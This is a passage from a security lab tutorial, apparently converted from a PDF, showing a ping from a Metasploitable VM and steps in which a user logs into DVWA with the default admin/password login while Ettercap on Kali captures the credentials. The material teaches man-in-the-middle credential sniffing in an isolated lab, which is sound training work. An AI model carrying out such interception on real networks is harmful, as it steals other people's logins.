
```
No mail.
msfadmin@metasploitable:~$ ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=128 time=9.14 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=128 time=15.1 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=128 time=10.8 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=128 time=13.4 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=128 time=13.2 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=128 time=9.19 ms
64 bytes from 192.168.56.103: icmp_seq=7 ttl=128 time=8.59 ms
64 bytes from 192.168.56.103: icmp_seq=8 ttl=128 time=11.8 ms
64 bytes from 192.168.56.103: icmp_seq=9 ttl=128 time=11.8 ms
64 bytes from 192.168.56.103: icmp_seq=10 ttl=128 time=11.4 ms
64 bytes from 192.168.56.103: icmp_seq=11 ttl=128 time=10.1 ms
64 bytes from 192.168.56.103: icmp_seq=12 ttl=128 time=9.81 ms
64 bytes from 192.168.56.103: icmp_seq=13 ttl=128 time=14.4 ms
64 bytes from 192.168.56.103: icmp_seq=14 ttl=128 time=10.3 ms
64 bytes from 192.168.56.103: icmp_seq=15 ttl=128 time=13.2 ms
64 bytes from 192.168.56.103: icmp_seq=16 ttl=128 time=16.5 ms
64 bytes from 192.168.56.103: icmp_seq=17 ttl=128 time=15.8 ms

--- 192.168.56.103 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16018ms
rtt min/avg/max/mdev = 8.595/12.060/16.505/2.385 ms
msfadmin@metasploitable:~$ _
```

STEP 5:

Enter the IP address of the Metasploit instance that you want to browse into the address bar of Windows Explorer.

After getting the page click on the link DVWA then login as admin and password give it as password.



STEP 6:

In Kali linux ,Ettercap prompt you can see the username and the password.

